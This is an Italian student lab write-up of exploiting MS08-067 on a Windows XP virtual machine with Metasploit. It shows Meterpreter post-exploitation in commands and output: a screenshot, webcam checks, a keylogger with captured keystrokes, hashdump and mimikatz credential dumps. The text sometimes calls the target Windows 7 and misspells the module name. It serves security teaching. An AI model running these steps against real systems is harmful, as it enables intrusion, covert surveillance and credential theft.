Esercitazione WEEK 17 D1

Hacking Windows XP

Ettore Farris

Descrizione sintetica

Traccia: Hacking MS08-067

Ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:


- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

Svolgimento

Nella macchina Windows XP, per questioni dimostrative, disabilitiamo il firewall. Una volta assicurato che la macchina Kali e quella Windows XP possono comunicare, apriamo Metasploit e ricerchiamo la vulnerabilità che ci interessa. L'exploit da usare in questo caso è il *windows/smb/ms8_067_netapi.*


Lasciamo il payload di default, ovvero *windows/meterpreter/reverse_tcp* e settiamo il parametro *RHOSTS* con l'IP della macchina Windows 7 da attaccare.

Una volta che l'exploit è andato a buon fine, viene aperta una sessione Meterpreter.




- **Comandi *screenshot* e *webcam_list***

Il comando *screenshot* ci consente di catturare immagini, mentre quello *webcam_list* rileva le webcam attive sul target. Nello screen seguente, viene visualizzato il salvataggio dello screenshot e il lancio di *webcam_list* prima e dopo aver abilitato la webcam sulla macchina XP.




Lo screenshot ottenuto è il seguente:

E' possibile attivare la webcam dalle impostazioni di VirtualBox come segue:



- ***Keylogger***

Su Windows 7 apriamo un file di testo




Dalla sessione Meterpreter lanciamo il comando *ps* e individuiamo il processo relativo al file di testo.

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 316   640   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 348   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 572   348   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 596   348   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 640   596   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 652   596   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 784   1172  wordpad.exe       x86   0        WINXP\Administrator           C:\Program Files\Windows NT\Accessories\WORDPAD.EXE
 864   640   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 976   640   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1012  640   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 1104  640   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1172  892   explorer.exe      x86   0        WINXP\Administrator           C:\WINDOWS\Explorer.EXE
 1176  640   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1252  976   wscntfy.exe       x86   0        WINXP\Administrator           C:\WINDOWS\system32\wscntfy.exe
 1360  640   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1804  640   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
```

Spostiamoci sul processo e lanciamo il keylogger con il comando *keyscan_start.* Fatto questo scriviamo sul file di testo e, per provare l'efficacia del keylogger, effettuiamo il dump con il comando *keyscan_dump.*




```
meterpreter > migrate 784
[*] Migrating from 976 to 784...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Right Shift>Questo [ <^H><^H>file serve per provare il keylogger<Right Shift>!

meterpreter >
```

- ***Hashdump***

Otteniamo gli hash delle credenziali con il comando *hashdump*

```
meterpreter > hashdump
Administrator:500:22124ea690b83bfbaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:ffa9df8006bfb8f67897c2c7376b0aaf:1f06fa1e8235c2f387d7da4a89e45437:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0fbe8a0b41f8f7444cb81b86cdf6eb6e:::
meterpreter >
```

- ***Ottenimento credenziali con il modulo Kiwi***

Carichiamo il modulo con il comando *load kiwi.* Proviamo poi i comandi messi a disposizione da questo modulo come quello *creds_all.*

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain     LM                                NTLM                              SHA1
--------       ------     --                                ----                              ----
Administrator  WINXP      22124ea690b83bfbaad3b435b51404ee  57d583aa46d571502aad4bb7aea09c70  d3992df679a3ef8b96232992ff89a2b1f1db5534
WINXP$         WORKGROUP  aad3b435b51404eeaad3b435b51404ee  31d6cfe0d16ae931b73c59d7e0c089c0  da39a3ee5e6b4b0d3255bfef95601890afd80709

wdigest credentials
===================

Username       Domain     Password
--------       ------     --------
Administrator  WINXP      user
WINXP$         WORKGROUP  (null)

kerberos credentials
====================

Username       Domain     Password
--------       ------     --------
(null)         (null)     (null)
Administrator  WINXP      user
WINXP$         WORKGROUP  (null)
winxp$         WORKGROUP  (null)
```